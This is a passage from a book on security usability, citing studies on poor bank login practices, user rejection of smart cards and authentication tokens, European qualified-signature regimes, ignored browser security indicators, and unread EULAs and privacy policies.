
Figure 57: Home page URL (top), different login page URL (bottom)

Other banks have names in certificates that change randomly as the user navigates around the site [431], and some, with an example shown in Figure 57, redirect the user from one URL on the (unsecured) home page to a completely different domain for the (secured) login page. Others do the opposite, and if the user consciously enters an HTTPS URL redirect the browser to the non-HTTPS equivalent [154]. The relationship between domain names and what's present in certificates is often so confused that even expert users have problems sorting out whether what they're seeing should be regarded as valid or not [431].

Another study of 214 US banking sites found that 76% of them exhibited at least one of five typical types of security flaw such as using a non-secured login page [432]. As with the phishing book, the paper that presents the study contains a photo gallery of banking sites doing exactly what they tell their customers to look out for as warning signs of identity theft. Another survey, this time of Canadian banks, contains an equally lengthy catalogue of examples of banks violating their own

security policies and recommendations to users, and show that the problem isn't confined only to the US [131].

In contrast, the use of un-secured online banking logins is almost unheard of outside the US, when banks are more conscious of customer security. In some countries there were concerted efforts by all banks to ensure that they had a single, consistent, secure interface to all of their online banking services, although even there it occasionally led to intense debate over whether security should be allowed to override advertising potential. When you're planning your security measures you need to be aware of these conflicting requirements that business and politics will throw up, often requiring solutions at the business or political rather than the technological level.

Security at Layers 8 and 9

Users are in general motivated by concerns other than security-related ones and will often choose the path of least resistance in order to get their job done even if they know that it's less secure. In other words, security is very rarely the user's priority, and if it gets in the way they'll avoid it [433]. The reason for this is that security is a very abstract concept, which makes it hard to see its benefits when compared to less abstract goals whose benefits are quite obvious. The secure option usually has no outcome that's distinct from the insecure one (or at least no positive one, since it almost always requires more effort than the insecure one) with the only reward for using the secure option being that nothing bad happens. On the other hand since nothing bad appears to happen either when the insecure alternative is used (the problem only appears a month or so later when the next credit card or bank statement arrives) there's no apparent reward for going through the effort needed to be "secure".

Safety, as an abstract concept, is very hard for people to evaluate when comparing risks, costs, and benefits [434]. The corresponding limit on the amount of effort that users are prepared to expend on security measures that don't directly contribute to the work that they're doing has been termed the security compliance budget [435]. As one study of the issue points out, "in the work context, organisations work on the assumption that employees can simply absorb the effort associated with security compliance. But because most security mechanisms are difficult and cumbersome to use, employees literally feel their time/effort being drained" [436].

Workplace security policies are typically set by how employers *think* employees should behave (alongside a good dose of extra baggage inspired by regulatory requirements, what the auditors will ask for when they perform their checks, and reaction to past security failures). The previous paragraph mentioned that if security got in the way of an employee getting their job done, they'd avoid or bypass it. The same study found that the employees' managers, who in theory are the ones responsible for enforcing the security rules, shared the employees' opinions that security transgressions were preferable to having things grind to a halt [436].

An example of users avoiding theoretically good but practically awkward security measures was encountered at Dartmouth College in the US, where students preferred using passwords on public PCs even though far more (theoretically) secure USB tokens had been made freely available by the college, because passwords were more convenient [437]. This provides an interesting contrast to what users say they'd prefer in surveys [438]. When asked to indicate their preference, often by the vendor of the product or service that they're expected to use, they invariably reply that they'd like to use it. It's only when they're actually given a chance to really use it that they decide they'd prefer to just stick with passwords.

Would you use a smart card as an
Internet security token?

No, 100%

Figure 58: Pie chart of smart card usability evaluation results

This aversion to the use of crypto tokens like smart cards and USB tokens isn't just due to user reticence though. Usability evaluations of these devices have shown that people find them extremely difficult to use, with smart card users taking more than twice as long as USB token users to send a sample set of emails, creating *seven times* the volume of tech support calls, and making more than twice the number of errors in the process. A breakdown of the problems encountered indicates that they're mostly due to the poor usability of the card and reader combination. Users accidentally unplugged the reader, inserted cards upside-down, inserted them only partially (69% of errors were due to some form of card insertion problem), and so on. Approximately half of all these errors resulted in calls to tech support for help. In the final user evaluation after the trial had been concluded, depicted in the pie chart in Figure 58, not one participant said that they'd want to use a smart card security token [439]. In another trial with medical users in multiple doctors' surgeries "the smart cards proved so time consuming to install and problematical to use that all [the] users stopped using them" [440]. In a third user study, smart cards ranked dead last in user preference behind every other possible authentication mechanism [441].

Another evaluation, carried out by the US Federal Aviation Administration (FAA), found similar results, reporting that "personnel were nearly universal in their dislike of the smartcards" [442]. This frustration over smart cards arose not only from problems with the cards and their readers but because users felt that they provided no extra security over passwords while creating considerable extra work and inconvenience. Since the users typically stored their cards in the same bag as the laptop that they were used with, if the laptop was lost or stolen then the card used for access control would be gone with it. As the report concludes, "the utility and benefits of smart card technology and the costs on employee productivity were not adequately considered at the time of implementation".

In another trial carried out by US pharmaceuticals companies, the use of hardware-only security tokens was eventually abandoned to allow software-based implementations because the smart cards (and related technology like USB tokens) proved too painful to work with [443]. Yet another study, carried out on users of the US government's Common Access Card (CAC), produced comments like "The introduction of the CAC card for home use has decimated the communications channels that our reserve unit has spent years developing. We are now looking at going back to paper bulletins with stamps" [444].

In addition to the actual usage problems, the tests had resorted to employing devices that had been pre-installed and tested by IT administrators, since requiring that users install the readers themselves would quite likely have halted the testing at that point for many participants. Illustrating the severity of the problem that would have awaited users, one driver evaluation test across a range of device vendors found drivers that disabled laptop power management, stalled the PC while waiting for USB activity or alternatively stalled the PC until some timeout value (30s or 45s) was exceeded, disabled other USB and/or serial devices on the system, performed constant CPU-intensive device polling that drained laptop batteries, and so on [445]. While requiring users to install the devices themselves couldn't have lowered the final score in the previous test in which no user wanted to use smart cards (since it was already at 0%) it would probably have prevented much of the user evaluation from even taking place.

It seems that the only way to make smart cards appear popular is, alongside measures like having a support person pay a personal visit to each user to install the hardware and software and provide hands-on training, to create a password regimen so onerous that the pain of working with smart cards becomes preferable [446]. This Epicurean approach to smart card deployment (the Greek philosopher Epicurus taught that pleasure was the absence of pain [447]) doesn't seem like a workable long-term strategy though.

In tests carried out in Germany users wouldn't even accept the card and reader as a free gift (the original business plan had been to sell them) because they couldn't see the point [448]. The user base ended up being a small number of geeks who got one because it looked like a neat toy, and various commercial operators who were forced to use it by law. Some years later the whole exercise was re-run using slightly different technology, and to counter fears that users would balk at the price of €90-180 for signature-capable readers and €60-80 a year for the certificates there were again plans to give the readers away, or more specifically to have the government use taxpayer funds to buy readers for taxpayers who couldn't otherwise be persuaded that their cost was justified [449].

The unnecessary complications that German regulators like adding to any technology-related measures, going well beyond the general EU requirements, didn't make this any easier. As a result commercial users found that it was easier to use measures like filing a signed PDF by feeding unsigned XML into the accounting system or printing out PDF hardcopy "signed" with a 2D bar code for record-keeping purposes. This reaction wasn't surprising, since there was no real limit to how far businesses might be required to go in order to comply with digital archiving requirements, and yet the simplest actual mechanism for complying with the law was '`find /path | xargs cat | lpr`' [450]. Given that sort of choice, it's not surprising that many businesses opted to meet the digital archiving requirements by choosing not to digitally archive.

This situation isn't confined to Germany, since other European countries have introduced similarly awkward electronic filing requirements. For example in Poland businesses "resolved the problem of the restrictive e-invoice regulations by exchanging plain, unsigned PDF files by email, which the recipient printed and dealt with as if they received the invoice as a paper invoice through the postal service" [451].

In Italy the problem was solved by having "most of the smart cards [that are required for high-assurance signatures] retained in piles in accountants' offices, each of them with a small yellow Post-It note with the PIN written on it […] nevertheless, lawmakers go on assuming that documents signed with such smart cards are tantamount to documents signed with a manuscript signature" [452] (the law requires that these signatures, called Qualified Signatures and discussed below, be generated directly by the certificate owner, so the above assumption by lawmakers was nothing more than wishful thinking).

A similar bypass happened in France, where a CA sent out smart cards and drivers for high-assurance signing but didn't seem to care (or even notice) that users were requesting certificates for 2048-bit keys even though the cards were only capable of generating 1024-bit ones (the users were generating and using software-only keys that were then treated as though they were high-assurance smart-card keys) [453]. This outcome wasn't too surprising, with a group of French legal experts predicting, long before the law was even finalised that it was unlikely that "the ordinary tasks of everyday life would accommodate [digital signature] complexity" [454].

Adding to the counterincentives to using the German archiving system, the electronic documents are required to have their signatures verified, complete with processing of associated certificate chains and CRLs, and because the certificates expire after a few years extra checking of countersignatures via timestamping mechanisms (which in turn require their own certificate checking) is required. Finally, the fact that the process was successfully carried out has to be recorded in a secure manner, requiring even more complexity [455].

Reading various descriptions of this process almost makes it sound as if it'd been deliberately designed as a technological obstacle course to discourage users. The technical term for this type of business model is "hostage PKI", for obvious reasons, with the Korean National PKI (NPKI) covered in "Certificate Chains" on page 669 being an extreme example of this. On the other hand while the NPKI may represent an extreme example, the poster child for hostage PKI is high-assurance European Qualified Signatures, which one in-depth analysis describes as "[existing] in a parallel reality, and that it is only used because governments pass laws to force people to use them" [451]. Qualified Certificates and their accompanying Qualified Signatures are discussed in more detail in "X.509 in Practice" on page 694.

The digital archiving situation wasn't helped by the fact that no-one, including the German federal and state government agencies that set the archiving requirements, could figure out what was actually necessary in order to comply with them [456]. Similarly, a number of experienced IT managers were unable to provide any clear guidance as to what was and wasn't acceptable, noting that the details of the appropriate solution (or solutions) aren't really a fixed set of technical requirements but more an open debate among security geeks and auditors [457]. This proved so problematic that the requirement was abolished again a few years later with the comment that "for consumers the technology is neither practical, nor are there any realistic usage cases for it" [458].

Contributing to this move was the fact that most jurisdictions have determined that existing case law and existing mechanisms are more than adequate for dealing with electronic transactions, an issue that would take a moderate-sized book in itself to cover, but if you're interested in the details then Steven Mason's *Electronic Signatures in Law* or Benjamin Wright's *The Law of Electronic Commerce* are good places to start. Another publication that's worth reading is the *Digital Evidence and Electronic Signature Law Review*, which is endlessly entertaining in its reports of how certificates, digital signatures, and smart cards end up being applied when they come into contact with the real world. In contrast many of the European standards documents that discuss Qualified Signatures and related issues focus almost exclusively on legal issues surrounding the signatures and entirely ignore the fact that there's a large body of case law that allows the same thing to be done with far simpler mechanisms.

In contrast to the awkward digital signing/archiving requirements, for the traditional paper form you file the paper document for the required number of years (ten in this case) and if there's a dispute you show it to a judge, with centuries of case law to back you up [459]. This practice has long been recognised by legal doctrines such as the Business Records Exception to the US Federal Rules of Evidence, which allows standard business records to be treated with the full weight of evidence (rather than mere hearsay, which is generally not admissible) in court [460]. Most other countries have similar rules, for example in the UK this is covered by Section 9 of the Civil Evidence Act of 1995 and in Australia by Section 69 of the Australian Evidence Act of 1995.

In hindsight the poor user-rating results for smart cards seems rather obvious. When smart cards were first proposed in the 1960s the idea of putting a computer into a credit card was straight from science fiction (the microprocessor hadn't even been invented at the time). Apart from a vague plan to use them to replace mag-stripe cards, no-one really thought about what you'd do with the cards when it became possible to realise them. When they did finally turn up, people were presented with something rather less capable than the most primitive 1970s kids home computer, no display capabilities, no input capabilities, no onboard power or clock, in fact nothing that you'd need for an effective security token. So while smart cards have found niche markets in prepay micropayment applications areas like prepay phones, bus fares, and pay TV, they don't provide any usable, or even useful solution to common computer security problems.

The smart card result can be generalised to state that users dislike being forced to use a particular interface, with one Gartner survey finding that although users claimed that they wanted more security, when it came down to it they really wanted to stick

with passwords rather than going to more (theoretically) secure solutions like smart cards and RSA keys [461].

Two-factor authentication tokens fare little better, but for slightly different reasons than smart cards. These tokens don't have readers and drivers and software to set up since they're purely a standalone physical token, so this particular minefield is avoided. On the other hand there's a problem that occurs in the theoretical situation where multiple organisations start using them (widespread usage is a problem that'll never affect smart cards). One (unfortunately unpublished) study into online brokerage use indicated that the typical user had six accounts, with the maximum recorded being twenty. As a result if two-factor authentication tokens had been used the outcome would have been "a cup full of tokens next to the PC". If tokens were used for all accounts rather than just important financial ones the result would be closer to "a bucket full of tokens next to the PC".

Some financial institutions and brokerages also required that customers with transactions below a certain level pay for the tokens themselves, and several of the token types self-destruct after a year or two (that is, the batteries can run for up to a decade but the tokens disable themselves in order to force customers to buy new ones). As a result users would potentially have been forced to pay US$15-25 every few years for each institution that they dealt with. In addition since no two tokens are alike, users would have had to contend with a mass of time-based tokens, challenge-response calculators, PIN-activated tokens, rolling-code tokens, button-activated tokens, biometric tokens, and several other innovative but ultimately confusing variants. The situation isn't helped by the fact that, as with smart cards, users in general didn't understand why two-factor authentication was needed or what benefits the tokens offered [462].

Another issue that crops up with the use of two-factor authentication tokens is the common problem that the use of the second factor, which requires the presence of the token, is generally sprung on the user as an unwelcome surprise after they've authenticated with the first factor, typically a non-token item like a password [463]. If your system uses a two-stage authentication process then you should notify the user before they start the first stage that they'll need their authentication token in order to continue.

In some very specialised situations the bucket-of-tokens issue isn't actually the problem that it appears to be. The manufacturer of SecurID tokens had known about this problem for some years (under the name "necklace of tokens", since SecurIDs are typically attached to keychains or, when they're used constantly, to ID badges worn on a lanyard around the neck). In the banking and stock broking firms where this occurred, traders typically had one token per account they handled, and so the more tokens you had attached to your necklace the higher your status. Needless to say, this use of plastic dongles as a corporate status symbol doesn't generalise to too many other token use cases.

(Incidentally, the theoretical fix for this problem is to use multifunction tokens, but this fix remains purely theoretical because the probability of persuading two or more competing organisations to run their code in the same token is approximately zero, not to mention the fight that'll ensue when it comes time to decide whose brand should appear on the device itself).

An alternative to the bucket-of-tokens problem was to use software-based tokens running on cell-phones, but again there were a multitude of different incompatible systems (requiring numerous applications to be installed, leading back to a variation of the smart card software problem described earlier), and in this case the business model was for vendors to charge a fee for usage, which again didn't endear them to users any more than the self-destructing tokens did. Finally, most users didn't understand why they were being forced to do this since they couldn't see what advantage the tokens provided over static passwords.

The usability problems of this type of token have led to some ingenious efforts to make them more convenient for everyday use. The SecurID fob camera, in which a user got tired of having to have a SecurID token on him and "solved" the usability

problem by placing it under a webcam that he could access via any web browser, is one such example [464]. More recently this approach has been extended with OCR software, completely removing the human from the loop [465]. The same approach has been used with smart cards, with Windows' (extensive) smart card support including a mechanism for proxying smart card access to or from any machine in order to simplify use and deployment [466]. On non-Windows systems you can achieve the same effect using any one of a host of USB port-redirection technologies. This has been particularly effective in dealing with unnecessarily onerous authentication procedures of the type discussed in "Activity-Based Planning" on page 477.

Extending this a step further, the ultimate user-friendly authentication token would be one with a built-in web server that allows its output to be automatically retrieved by anything needing authentication information. Although this is meant as a tongue-in-cheek observation, it's more or less the approach used by single-sign-on initiatives like OpenID, with security consequences that are discussed in "Single-point-of-failure Sign-On" on page 597.

Switching from the bottom-up user view of the security system, the top-down view from the management perspective can be equally perplexing. A particular problem that besets security software design is that of the metrics that are used to drive development. People (and in particular people making purchasing decisions and management making development decisions) like to see numbers, and measuring usability takes a large amount of time and skill if it can be done at all. On the other hand there's a ready source of numbers right next door, namely the performance of the crypto routines or packet filtering or virus scanning engine that the security application uses. As a result products end up being selected by the fact that crypto Option A runs thirty times faster than the user can ever make use of instead of Option B's twenty times faster, rather than whether the user can actually do anything with it once they've got it (a non-security equivalent of this would be the browser vendors' race to see who has the fastest Javascript engine rather than who has the most usable and functional browser). Have a look at typical security software such as firewalls, anti-virus products, and crypto applications, and see how many try to distinguish themselves through ease of use rather than packet throughput, number of viruses detected, or key size.

A related problem that applies particularly to encryption software is that a lot of it traces its roots back to the crypto wars of the 1990s, during which the US government was doing everything it could to prevent the spread of strong crypto. The threat wasn't phishing, viruses, and cybercriminals but key escrow and all-powerful government agencies. As a result, as one observer put it, "the result was technology designed by geeks for geeks to protect themselves against dangers that only geeks were worried about" [467].

(Secret government agencies make great opponents for cryptographers. Since they have to operate in secret you can't prove that they're not interested in you, so your paranoia is quite justified. In addition since no-one knows exactly what their capabilities are you can invent ones that are then perfectly stymied by the cool cryptographic mechanism that you've just thought up. Unfortunately real opponents quite inconsiderately set their own rules and bypass the fancy cryptographic defences, if they notice them at all, by walking around the outside, a terribly unsporting measure that no self-respecting secret government agency would dream of engaging in).

(In-)Security by Admonition

An earlier section warned of the dangers of requiring users to make decisions about things that they don't care about. Users won't pay much attention to a security user interface feature unless it's a part of the critical action sequence, or in plain English an integral part of what they're doing. This is why almost no-one bothers to check site certificates on web sites, because it's not an essential part of what they're trying to accomplish, which is to use the web site. If a user is trying to perform task A and an unexpected dialog box B pops up (Figure 59), they aren't going to stop and

carefully consider B. Instead, they're going to find the quickest way to get rid of B so that they can get back to doing their intended task A (Figure 60).

Figure 59: What the developers wrote

This is reflected in studies of the effectiveness of security user interface elements in web browsers. Carried out on a cross-section of university-educated computer users who were aware in advance (via the study's consent form) that they were taking part in a security usability evaluation study, it found that all of the standard browser security indicators were incapable of effectively communicating the security state to the user: 65% ignored the padlock, 59% paid no attention to the `https://` in the address bar, 77% didn't notice the URL bar colour change that the version of Firefox in use at the time used to indicate that SSL was in effect (and of the few who did notice it, only two users actually understood its significance) and when presented with an invalid-certificate warning dialog, 68% immediately clicked 'OK' without reading the dialog. Of the total number of users in the study, just one single user was able to explain what they'd done when they clicked on the dialog [178].

Another study found that 65% of users didn't notice the 's' in 'https' and of those who did notice it, many didn't understand what it meant [468]. Yet another study found that "for most users [https, SSL, and encryption] meant nothing […] Among those who were familiar with encryption most didn't check for the presence of https in the browser's address field or for the browser lock symbol […] participants didn't look for certificates, didn't know where to find them, and couldn't explain what they are used for. None of our participants could explain the technical aspects of SSL or encryption. None offered any familiarity with PKI" [469].

Figure 60: What the user sees

The initial experiment was carried out not long after the introduction of the Firefox URL bar colour change as an SSL indicator, which lead to a suspicion that it might have been just too new to be effective, but later studies on the same topic found that no learning effect was taking place, with users just as confused as before about the newer security indicators [470]. The author of the original study, who had continued to examine the effectiveness of the various indicators over time, provided an explanation for this failure to observe the indicators: "Regardless of the length of time of use of the browser or exposure to the indicator, the majority of users I have interviewed do not notice colour changes in the address bar. The fraction of users that do notice the coloured bar address indicators do not understand the significance of the colour change. Many users think that this is a region of the page controlled by the site, or they may notice the colour but don't stop to question what it means" [471] (there's another example of people not noticing colour-change security indicators given in "The 'Simon Says' Problem" on page 190).

This phenomenon isn't confined just to browser security indicators. In real life as in online life, few people ever read warnings even though they may claim that they do. One study of warning labels placed conspicuously on (potentially) dangerous products found that although 97% of subjects claimed to have read the warning labels, only 23% actually did [472].

Another study into the effectiveness of browser security mechanisms found that not a single user checked the certificate when deciding whether a site was secure or not [473]. Other studies that examined users' abilities to detect non-SSL-protected or spoofed sites found similar results: browser security indicators simply don't work, with one study of experienced computer users finding that only 18% of them could correctly identify an unprotected (no SSL vs. SSL-protected) site, concluding that "current browser indicators are not sufficient for security" [72] (other studies, discussed in "The 'Simon Says' Problem" on page 190, and actual spoofing attempts carried out on non-prewarned users, discussed in "EV Certificates: PKI-me-Harder" on page 72, produced even worse results). Various attempts at providing extended indicators, usually in the form of browser plugins, fare no better, with users "unsure how to use the information presented, why it was important, or why they should trust it", even after receiving instructions on the use of the extra indicators [474].

Field	Value
Application	Firefox
Type of event	Certificate warning
Did you fully understand this event?	No
Were you asked to make a decision?	Yes
Was it clear what to do? 3 = totally clear, 0 = not at all clear.	0
Did the event prevent you from completing the task you were trying to perform?	No

Figure 61: Certificate-warning response from a user study

A typical user's comment on browser security indicators is found in an online discussion of certificate security: "I am an end user and I don't know what any of the stuff that comes up in the boxes means. I knew about the lock meaning it's supposed to be secure, but I didn't realize how easy it was get that [by buying or self-signing a certificate]. Also, I hadn't realized that the address bar changing color has to do with secure sites" [475]. Technical users don't fare any better, with one example of an entry from a user study shown in Figure 61 [476]. Even hardcore geeks can't figure it out. As programmer and human factors specialist Jeff Atwood puts it, "none of that makes any sense to me, and I'm a programmer. Imagine the poor end user trying to make heads or tails of this" [477].

There may be an even deeper problem underlying all of this: many users, including ones who appear to be quite well-informed about technology like HTTP and SSL/TLS, seem to be unaware that SSL/TLS provides server authentication (!!) [410]. So it's not just that people don't notice security indicators like the padlock or don't know what they signify, they aren't even aware of what the underlying security mechanism does! As the authors of the survey that revealed this conclude, "the evidence suggests that respondents were unaware of the benefits (or importance) or server authentication in communicating with secure sites, including many respondents who demonstrated detailed technical knowledge of at least some aspects of the SSL/TLS protocol" [410].

If you're sitting there shaking your head over the fact that people both have no idea what the padlock signifies and often don't even know that it's there, there's another security indicator that's been present at various times in browsers that's shared the same fate as the padlock [478]. Can you name it and describe its function and when it's triggered?[42]

Even some of the very basic non-technical aspects of certificates can be highly confusing for users. In the real world, quality rankings go from first (highest) through second to third and so on. This extends beyond the obvious use for ranking winners of competitions and evaluations through to the sale of goods and services such as travel, where first class is generally the highest grade of service.

Now consider someone who visits two SSL-secured web sites and sees that one has a Verisign Class 1 certificate and the other has a Class 3 certificate. Which one should they trust more? Unless they know what a CPS (Certificate Practice Statement) is and can manage to locate it and plough through the dense legalese that it contains (and in general only PKI theologians will even be aware of the existence of CPS', as one legal analysis of PKI puts it "as far as the end-user is concerned these documents do not exist" [479]) they'll have no way of knowing that a Class 1 certificate provides close to no validation while a Class 3 certificate provides a much higher level of validation, the exact opposite of centuries-old real-world practice!

Even if someone did try and track down the CPS for a CA, it's unlikely that they could derive much value from it. One attempt, which looked at the CPS' of a random

---

[42] To end the suspense, it's the cookie notification indicator. Don't worry, no-one else has heard of it or can explain what it indicates either.

sample of five CAs trusted by Mozilla, found one that didn't validate the CommonName (the primary identifier for a certificate), one that only issued email certificates (for which Mozilla doesn't impose any policy requirements), one whose policy information was only available in Turkish, one that supposedly issued web site certificates but who claimed to issue only S/MIME certificates, one that didn't require validation of domain ownership for the web site certificates that it issued, and two for whom it was difficult to determine what policy, if any, applied to it (the total above comes to more than five because some CAs consisted of multiple sub-CAs). In no case was it possible to identify a CA for which external auditing (which is required in order to be regarded as a trusted CA by Mozilla) covered validation of domain names in server certificates [480].

Leaving aside the technical issues and looking purely at the legal aspects of what a CPS provides, things don't get any better. As one legal analysis puts it, "Users seeking the required information to evaluate the legal consequences of placing their trust in a certain certificate and its issuing CA, are in for something […] the average end-user cannot reasonably be expected to exert control over the HTTPS ecosystem" [481]. Another legal analysis points out that "due to the obvious absence of notice, assent, and meeting of the minds, it appears a relatively sure bet that both the CPS [CA's Certificate Practice Statement] and the Relying Party Agreement are unenforceable as contracts against relying parties" [482].

(Another cute trick used by CAs is to hide details of certificate issue and use in CPS' for sub-CAs that the user can't see. This is exactly what Trustwave, the CA that issued the MITM certificate discussed in "Certificate Chains" on page 669, did [483]).

To make the problem of certificate classes even more confusing, the division into classes is entirely arbitrary, with different CAs (including Verisign's own Thawte and GeoTrust brands) applying different levels of checking to certificates marked as being "Class X" (one in-depth technical analysis that attempts to create a system through which different types of certificates can be compared ends up with a four-dimensional classification mechanism capable of confusing even PKI experts [484]). Small wonder then that security evangelist Lucky Green has observed that "Anyone who selects a public CA on a factor other than price fails to understand the trust models that underlie today's use of CAs".

For some CAs the only thing that a certificate guarantees is that at some point money changed hands. If it's a phishing site then it'll have come from a credit card belonging to someone totally unconnected with the site, since cybercriminals some years ago came to the quite logical conclusion that signing their malware and "securing" their sites with certificates bought with stolen credits cards obtained from phishing or malware made good business sense (there's a more detailed discussion of this issue in "SSL Certificates: Indistinguishable from Placebo" on page 33).

You've Been Warned

An extreme example of the type of response that users have to certificate UI elements, and security warnings in general, occurs with EULAs (End-User License Agreements for software), which no-one ever reads because all that they do is stall progress when setting up an application: "It makes no difference, you can't opt out, if it says you have to tick the box to get something then you have to tick it" [393]. The fact that EULAs are written in a language that makes them incomprehensible to users doesn't help. One evaluation of EULA comprehensibility used the Flesch-Kincaid Reading Level (FCRL), a test that imposes a hard upper limit on complexity corresponding to levels in the US education system [485]. The majority of the EULAs evaluated reached this hard limit[43]. Another test, the Flesch Reading Ease test, gave the EULAs an average readability rating corresponding roughly to the content of the Harvard Law Review [486].

---

[43] Readability doesn't necessarily imply comprehensibility, since a text can be relatively "readable" but still confuse users. This means that even the relatively poor readability scores presented here are still only an upper bound on overall comprehensibility.

A related document type, the site privacy policy, whose ideal form was best summarised by the W3C's Thomas Roessler as "Don't do anything creepy to me" [487], in practice typically requires a PhD-level education to understand according to a survey carried out using the Gunning Fog, SMOG, and Flesh Kincaid Grade Level readability index tests [488], and in any case consumers just don't feel that there's any benefit to be gained from reading them [489][490]. The same results apply to security warning messages, with a study into their comprehensibility (or more accurately their incomprehensibility) finding that the reading level required to understand them was higher than that of most adults [491].

In fact not only is there no benefit to be gained, there's a considerable loss to the user because of the time, and therefore money, that would be lost in reading them all. One study that used typical figures for web usage and reading speed found that if someone were to conscientiously read through every privacy policy on every new web site that they visited, they'd end up spending around 30 full working days doing nothing by reading privacy policies[44]. Using standard figures for wages in the US, this comes to $3,500 per person per year, or $780 billion for all Internet users in the US [492], and things have only gotten worse since then [493].

Even a rigorous formal analysis using goal-driven requirements engineering techniques (which no normal user would ever do) can't get much from most privacy policies [494]. In any case the way in which both EULAs and privacy policies are presented, which is known as "notice and consent", is actually neither [495], since someone faced with 50 pages of incomprehensible legalese isn't being suitably notified, and it's not consent because people are not properly informed [496].

Approaching the problem from the opposite direction, an evaluation of multiple different forms of privacy policy as recommended by privacy researchers and industry groups in an attempt to make the policies more comprehensible found that no matter what was done with them, users still couldn't understand them [497]. There has been some experimental work done on novel representation techniques for privacy policies that represent them in a tabular form inspired by nutrition labels on food [498][499], but while these are more effective in communicating policy details to users than the standard text-form policy it's still not clear what users would then do with the information, assuming that web sites could actually be persuaded to adopt this new policy format in the first place.

The only real effect of seeing such a policy was that it raised the users' fear levels since their attention was now being drawn to something that they wouldn't otherwise have considered or had to worry about [500]. In this case the (relatively) successful use of the tabular form to represent this information applies specifically to abstract concepts like privacy policies, for more concrete operations like controlling access to resources users strongly preferred other ways of representing the information. There's more coverage of this in "Activity-Based Planning" on page 477.

Usability researchers carried out similar tests on EULAs, expending considerable effort to make the EULA easier to read, but found that this didn't help because users still didn't read it [501], or read it but installed the software anyway (and then felt regret for doing so) [502]. In a variation of the "There is a $50 bill taped to the bottom of your chair" trick mentioned in "The 'Simon Says' Problem" on page 190, one vendor inserted a clause into their EULA promising a reward to anyone who contacted them, with the intention of proving that no-one ever read the EULA. After three months and 3,000 downloads someone finally claimed the reward, which turned out to be a cheque for a thousand dollars [503] (although admittedly the text didn't specify it in so many words, so it's possible that other users had spotted it but were less motivated to respond).

In another demonstration of how few people read EULAs, a video game store added a clause to their site's terms and conditions on April 1st giving them ownership of the souls of shoppers when they made a purchase, and 88% of them agreed to this

---

[44] This figure assumes that every new site that's visited has a privacy policy. Since this isn't always the case, the actual figure would be somewhat lower, but still appallingly high.

[504][45]. The seriousness of the EULA conditioning effect was demonstrated by one large-scale study of 80,000 users which found that "ubiquitous EULAs have trained even privacy-concerned users to click on 'accept' whenever they face an interception that reminds them of a EULA. This behaviour thwarts the very intention of informed consent" [505]. Spyware and malware developers then take advantage of the fact that no-one reads EULAs by using them to install their malware on a PC with the user's "permission" [506].

Probably the best approach to the EULA problem is the EULAlyzer, a scanner that scans EULAs for trigger words and phrases and alerts the user if any are present [507]. The fact that EULAs have become an arms race between vendors' lawyers and users is an indication of just how dysfunctional this mechanism really is.

Copyright notices at the start of a videotape or DVD run into the same problem as EULAs, with users either fast-forwarding through them on their VCRs or ignoring them after film studios forced DVD player manufacturers to disable fast-forward while the copyright notice was being displayed. Film enthusiasts will go so far as to re-master DVDs just to get rid of the annoying messages that interrupt their enjoyment of the film that they've bought. Users want to see a film (or run an application), and reading a legal notice is just an impediment to doing this. For example in the EULA study mentioned earlier, typical user feedback was "No matter what you do, eventually I'm going to ignore it and install the software anyway" [501]. Just how pernicious this issue is was illustrated by Google security researcher Niels Provos, who explained that when Google warned users about malware-infected pages when displaying search results, 30-40% of users ignored the warning and clicked through to the infected site [508]. In an attempt to address this problem the interface was later changed to require manually cutting and pasting the link in order to visit the site.

Figure 62: I can see the dancing bunnies!

The phenomenon of users ignoring all danger signs in order to click on a link, known to user interface developers as the "dancing bunnies problem" and illustrated in the example in Figure 54, is based on an earlier observation that "given a choice between dancing pigs and security, users will pick dancing pigs every time" [509]. The dancing bunnies problem is a phishing-specific restatement observing that users will

---

[45] The company later noted that it wouldn't be enforcing its ownership rights.

do whatever it takes to see the dancing bunnies that an email message is telling them about [510]. In one phishing study, nearly half of the users who fell victim to phishing sites said that they were concentrating on getting their job done rather than monitoring security indicators, with several noting that although they noticed some of the security warnings, they had to take some risks in order to get the job done [511].

Something similar happened during usability testing of a password-manager plugin for the Firefox browser designed to replace the existing primitive built-in password manager, users simply gave up trying to use the password manager rather than looking to the documentation for help [512]. Similarly, researchers running a phishing evaluation found that 70% of visitors visiting a site advertised through a form of viral marketing were prepared to run an applet "authenticated" with a self-signed certificate, and due to compatibility problems with one version of Internet Explorer affecting the results the actual figure would most likely have been even higher [513].

